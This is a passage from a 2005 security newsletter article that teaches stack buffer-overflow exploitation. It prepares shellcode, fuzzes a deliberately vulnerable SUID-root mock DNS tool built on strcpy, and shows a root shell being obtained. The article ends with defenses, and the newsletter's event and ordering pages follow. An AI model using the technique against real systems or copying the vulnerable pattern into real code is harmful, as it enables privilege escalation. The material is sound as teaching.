The assembly code in Figure 5 is not entirely suitable for injecting into a target program. Instructions containing the byte 0x00 must be removed, as string-copying operations stop when this character is encountered. The string "/bin/sh" must be placed in memory (usually on the stack). Finally, the stack pointer must be adjusted so that executing the exploit code does not overwrite itself.

After the assembly code in Figure 5 is in a form suitable for injection, its machine code is derived and placed into a string. This can be performed using GDB—

```
     (gdb) x/b 0x80481e0
0x80481e0 <main+16>: 0x55
(gdb)
0x80481e1 <main+17>: 0x89
(gdb)
0x80481e2 <main+18>: 0xe5
(gdb)
0x80481e3 <main+19>: 0x83
(gdb)
0x80481e4 <main+20>: 0xec
...
```

The machine code, now in byte format, is assembled into a string (an example of this is shown in Figure 3). The exploit string is now ready to inject into a target program.

Code-injection methods vary, based on the particular buffer that is vulnerable to overflow. This can include typing a malformed string into a Web browser or a command-line application. A common method for command-line applications is to pass the malicious string as an input parameter to the target program.

Unfortunately, good software documentation provides a useful information source for malicious users who wish to construct a buffer overflow. Software limitations, such as "Usernames on a system can be no more than 128 bytes," present good targets for buffer overflows.

An example

In this section, an example is presented using the exploit techniques previously described. To enhance the example's realism, the source code to the target program is not immediately provided—however, it is assumed documentation is provided.

The target application is a command-line, mock Domain Name Server (DNS) lookup tool. Given its DNS name, the tool returns the IP address of a machine, and the DNS name is passed to the program via command line. An example—

```
./dnsNameToIp www.w3.org
192.168.0.2
```

If the DNS name requested cannot be found, the string "Unknown" is returned. An example—

```
./dnsNameToIp www.doesNotExist.org
Unknown
```

The tool runs as Set User ID (SUID) root, meaning that when the program is executed, it runs as if root is executing it. Thus, any code executing within the process of dnsNameToIp will also run as root—including our exploit code.

The software documentation for the dnsNameToIp tool states that the DNS name provided must be no longer than 255 bytes so as to be somewhat compatible with Request for Comment (RFC) 1123, Requirements for Internet

Hosts—Application and Support. [2] To determine if this limit is vulnerable to overflow, we pass the program a sufficiently large string and look for segmentation fault—

```
     ./dnsNameToIp wwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
wwwwwwwww
     Unknown
     Segmentation fault (core dump)
```

Since we realized a segmentation fault, we assume the target buffer is approximately 255 bytes long and vulnerable to overflow.

We create a test program to automate the process of injecting the exploit string and NOPs into the target application. The test program is executed, and the overflow successfully exploited—

```
[ig@hostname]$ ./doExploit 256 100 0xbffff5da
dnsNameToIp
Length of strExploit [bytes]: 657
Executing: dnsNameToIp $EXPLOIT
Unknown
sh-2.05b#
```

Notice we started executing running as user "ig." After exploitation, we are running as root (as shown by the # symbol).

Figure 6 depicts the code for the dnsNameToIp program. On inspection, we see that the strcpy() function call in main caused the buffer strBuffer to overflow and thus overwrite the IP.

Many attacks are not initially successful. To find a successful set, malicious users can write scripts to try various parameter combinations.

```
/* dnsNameToIp.c */
/* This program runs as SUID root */


#include <string.h>
#include <stdio.h>

char* getIpFromDns(char* strDnsName)
{
     if (strcasecmp(strDnsName, "www.raytheon.
com") == 0)
     {
             return "192.168.0.1";
     }
     else if (strcasecmp(strDnsName, "www.w3.org")
== 0)
     {
             return "192.168.0.2";
     }
     else if (strcasecmp(strDnsName, "www.
slashdot.org") == 0)
     {
             return "192.168.0.3";
     }
     else if (strcasecmp(strDnsName, "www.
kerneltrap.org") == 0)
     {
             return "192.168.0.4";
     }

     return "Unknown";
}

int main(int argc, char* argv[])
{
     char strBuffer[255];

     strcpy(&strBuffer[0], argv[1]);
     printf("%s\n", getIpFromDns(strBuffer));
     return 0;
}
```

Figure 6: Source code for the mock DNS name lookup tool

Buffer-overflow defense

Many methods have been used to prevent damage caused by buffer overflows that occur on the stack. Typically, methods of defense against buffer overflows fall into one of two categories—proactive and reactive.

Proactive defenses prevent buffer overflow. This type of defense usually involves checking every memory read/write and ensuring it is done within the proper memory area. Although this technique is highly effective against stack smashing, it causes program slowdown.

Examples of proactive defenses include the following—

- Bounds-/memory-checking software such as Electric Fence [3] and Purify [4]
- Typesafe languages such as Java
- Avoiding the use of functions not performing length checks (i.e., using strncpy() instead of strcpy())

Reactive defenses permit buffer overflows to occur but prevent undesired program execution flow. These defenses usually involve validating memory at the end of a function call to detect if the saved IP or other parts of the stack have been overwritten. If buffer overflow is detected, the program exits or begins executing a recovery routine. Reactive defenses often alleviate some overhead associated with proactive bounds-checking solutions. Reactive methods permit a program to write anywhere in memory, as it normally would, but these methods prevent undesirable program execution, including execution in the stack area.

Examples of reactive defenses include the following—

- Immunix StackGaurd [5] is a software tool that introduces a "canary" byte next to the return address on the stack. Thus, a buffer overflow must overwrite this byte along with the saved IP. At the end of a function call, StackGaurd checks to see if this byte has been overwritten.
- StackShield [6] is a software tool that copies the saved IP to the data segment. Here, the IP is not affected if stack overflow occurs. When a function returns, the program checks to see if the IP in the function's AR differs from the copied version.

Of all the methods mentioned, the biggest defense against buffer-overflow exploits is to prevent them from occurring. Defensive programming techniques—using length-aware functions, pointer bounds checking, checking for null pointers, etc.—are often the best solutions.

Table 2 comprises a brief list of common constructs susceptible to overflow and some suggested alternatives.

Table 2: Vulnerable programming constructs and some possible alternatives

Vulnerable Construct	Possible Solutions/Alternatives
sprintf( )	Range check %s fields before calling

While ()
{
fgetc()
}
	Use a for loop or provide stringent break conditions. while loops are often overlooked by programmers when searching for buffer overflows.

gets()	Use a for loop to acquire data from the command line. Set a maximum on the number of characters read.
system()	Ensure parameters cannot be modified by the user. Validate executable name.
strcpy()	strncpy()
strcat()	strncat()
strcmp()	strncmp()
argv[]	Determine length of argv[i] before parsing or copying.

Conclusion

The goal of a buffer-overflow exploit is to disrupt a desired program flow. Specifically, buffer overflows often attempt to gain entire or partial control of a system or daemon. System control is overtaken by overflowing a data buffer and overwriting a nearby saved IP. When the function returns, program control does not resume normally but is sent to a new location containing malicious code.

A malicious user may intend to disrupt program flow by executing portions of pre-existing code, but, more often, the intention is to execute user-provided code. A malicious user can provide malicious code to a program through many interfaces, including the command line.

There are many ways to circumvent such attacks. Many programming methodologies and software tools exist to detect and prevent these vulnerabilities. Defensive programming styles, such as validating user input and using length-aware functions, are often the best preventive methods to avoid these attacks. ■

About the Author

Isaac Gerg

Isaac Gerg graduated with honors from The Pennsylvania State University, where he earned a B.S. in Computer Engineering. He is currently employed as a software engineer at Raytheon Intelligence and Information Systems—State College, Pennsylvania and can be reached at isaac.gerg@raytheon.com.

References

1. "Aleph One," "Smashing the Stack For Fun And Profit," Phrack, 7(49), Nov. 1996, Available HTTP: http://www.insecure.org/stf/smashstack.txt.
2. Braden R., "Requirements for Internet Hosts—Application and Support," Internet Engineering Task Force, Network Working Group, Oct. 1989, Available HTTP: http://asg.web.cmu.edu/rfc/rfc1123.html.
3. Perens B., Electric Fence program, Available HTTP: http://perens.com/FreeSoftware/ElectricFence/.
4. IBM, IBM Rational Purify program, Available HTTP: http://www-306.ibm.com/software/awdtools/purify/.
5. Cowan C., Wagle P., Pu C., Beattie S., and Walpole J., "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade," DARPA Information Survivability Conference and Expo (DISCEX), Hilton Head Island SC, Jan 2000, Available HTTP: http://www.cse.ogi.edu/~crispin/discex00.pdf.
6. "Vendicator," Stack Shield program, Available HTTP: http://www.angelfire.com/sk/stackshield/index.html.

IATAC Conference, Meeting, & Event Planning

Providing technical and administrative support for scientific, technical, and DoD-related information assurance management conferences, symposia, workshops, and other meetings. We will coordinate all resources to ensure your event is a success!

Services

Pre-Event Support

- ❏ Site selection
- ❏ Catering arrangements
- ❏ Contract negotiation
- ❏ Promotion and marketing
- ❏ Event support materials
  - – Agenda
  - – Notebooks and folders
  - – Presentation materials
- ❏ Security and registration

On-Site Support

- ❏ Coordination with caterers
- ❏ Check-in of registrants
- ❏ Document control
- ❏ Security problem resolution (if required)

Post-Event Support

- ❏ Create and assemble event proceedings
  - – CD-ROMs
  - – Hard copies
- ❏ Distribute event proceedings
- ❏ Generate final report

Benefits

A Proven Approach

- ❏ Detailed pre-planning expertise
- ❏ History of numerous successfully planned and executed events
- ❏ Expertise in policy adherence for conducting classified conferences
- ❏ Commitment to sponsor needs

Hotel/Sales/Catering

We work closely with hotels to block rooms and negotiate a predetermined conference room rate, coordinate food and beverages for breaks, lunches, and receptions.

Attendees

We work closely with each attendee to ensure we have all the appropriate registration information, security forms, and fees.

Event Marketing

We identify and take advantage of all appropriate promotional and marketing opportunities with professional associations, newsletters, other periodicals, and Web sites.

IATAC possesses world-class telecommunication, graphics, printing, and reproduction capabilities, providing service and support to guarantee the highest quality conference preparation materials, brochures, posters, presentations, proceedings, and product displays, both electronic and hard copy. IATAC also possesses outstanding multimedia presentation capabilities, which includes Web page development and on-line registration.

Classified Session Facilities

We coordinate with the appropriate personnel, ensuring compliance to classified event procedures. We work closely with security personnel and to develop appropriate mailing and storage instructions for classified presentations.

Please contact us at the information below.

3190 Fairview Park Drive, Falls Church, VA 22042

Commercial: 703/289-5454
Fax: 703/289-5467
E-mail: iatac@dtic.mil
URL: http://iac.dtic.mil/iatac

Director of Conference and Event Planning
April Perera
703/289-5699
iatac@dtic.mil

product order form

Instructions: All IATAC **LIMITED DISTRIBUTION** reports are distributed through DTIC. If you are not a registered DTIC user, you must do so **prior** to ordering any IATAC products (unless you are DoD or Government personnel). **To register On-line:** http://www.dtic.mil/dtic/registration.
The *IAnewsletter* is **UNLIMITED DISTRIBUTION** and may be requested directly from IATAC.

Name _____ DTIC User Code _____

Organization _____ Ofc. Symbol _____

Address _____ Phone _____

_____ E-mail _____

_____ Fax _____

Please check one: ❑ USA ❑ USMC ❑ USN ❑ USAF ❑ DoD
❑ Industry ❑ Academia ❑ Gov't ❑ Other

Please list the Government Program(s)/Project(s) that the product(s) will be used to support: _____

_____

LIMITED DISTRIBUTION

IA Tools Reports (softcopy only)

❑ Firewalls ❑ Intrusion Detection ❑ Vulnerability Analysis

Critical Review and Technology Assessment (CR/TA) Reports

❑ Biometrics (soft copy only) ❑ Computer Forensics* (soft copy only) ❑ Configuration Management
❑ Defense in Depth (soft copy only) ❑ Data Mining ❑ Exploring Biotechnology
❑ IA Metrics (soft copy only) ❑ Network Centric Warfare
❑ Wireless Wide Area Network (WWAN) Security

State-of-the-Art Reports (SOARs)

❑ Data Embedding for IA (soft copy only) ❑ IO/IA Visualization Technologies
❑ Modeling & Simulation for IA ❑ Malicious Code

* You MUST supply your DTIC user code before these reports will be shipped to you.

UNLIMITED DISTRIBUTION

Hardcopy *IAnewsletters* available

Volumes 4		❑ No. 2	❑ No. 3	❑ No. 4
Volumes 5	❑ No. 1	❑ No. 2	❑ No. 3	❑ No. 4
Volumes 6	❑ No. 1	❑ No. 2	❑ No. 3	❑ No. 4
Volumes 7	❑ No. 1	❑ No. 2	❑ No. 3	❑ No. 4

Softcopy *IAnewsletters* back issues are available for download at http://iac.dtic.mil/iatac/IA_newsletter.html

Fax completed form to IATAC at 703/289-5467

April

DTIC 2005 Annual Users Meeting and Training Conference
April 4–5, 2005
Hilton Old Town Alexandria, VA
https://www.fbcinc.com/event.asp?eventid=Q6UJ9A00841M

21st National Space Symposium
April 4–7, 2005
Broadmoor in Colorado Springs, CO
http://www.spacesymposium.org/national05/information/index.cfm

FOSE 2005
April 5–7, 2005
http://www.fose.com/

Global Homeland Security Solutions Conference and Expo
April 5–7, 2005
Research Triangle Park, NC
http://www.ozonelink.com/categoryv3.asp?L1=6&L2=49#Conference%20Introduction

FiestaCrow 2005
April 18–20, 2005
Henry B. Gonzales Convention Center, San Antonio, TX
http://www.fiestacrow.com/

DoD Identity Protection and Management Conference
April 18–22, 2005
Disney Coronado Springs Resort, Lake Buena Vista, FL
http://www.iaevents.com/PKE05/index.cfm

May

Net-Centric Architecture Conference
May 3–5, 2005
Crystal City, VA
shanr@marcusevanssd.com

Information Security Decisions
May 9–11, 2005
Hilton Chicago, IL
http://searchsecurity.techtarget.com/eventsFrame/1,289197,sid14,00.html?passedURL=http%3A%2F%2Finfosecurityconference%2Etechtarget%2Ecom%2F

4th Annual PKI R&D Workshop: Multiple Paths to Trust
May 19–21, 2005
http://middleware.internet2.edu/pki05/

Defense Procurement and Acquisition Policy, E-Business Conference
May 23–26, 2005
http://www.acq.osd.mil/dpap/ebiz/ebconference2005.htm

National OPSEC Conference and Exhibition
May 23–27, 2005
Town and Country Resort and Conference Center San Diego, California
http://www.ioss.gov/conf/noce.html

June

Federal Information Security Conference (FISC)
June 15–16, 2005
Antler's Hilton, Colorado Springs, CO
http://www.fbcinc.com/fisc/

6th IEEE Information Assurance Workshop
June 15–17, 2005
United States Military Academy, West Point, NY
http://www.itoc.usma.edu/workshop/2005/index.htm

Military Operations Research Society (MORS) 73rd Symposium
June 21–23, 2005
United States Military Academy, West Point, NY
http://www.mors.org/upcoming_events.htm

Force Tracking 2005
June 27–29, 2005
Ronald Reagan Building and International Trade Center, Washington, DC
http://idga.org/cgi-bin/templates/singlecell.html?topic=221&event=6533

4th Annual Symposium on Information Sharing Homeland Security
June 27–29, 2005
New Orleans, LA
http://www.ncsi.com/ishs05/index.shtm

IATAC
Information Assurance Technology Analysis Center
3190 Fairview Park Drive
Falls Church, VA 22042

To change, add, or delete your mailing or E-mail address (soft-copy receipt), please contact us at the address above or call us at: 703/289-5454, fax us at: 703/289-5467, or send us a message at: iatac@dtic.mil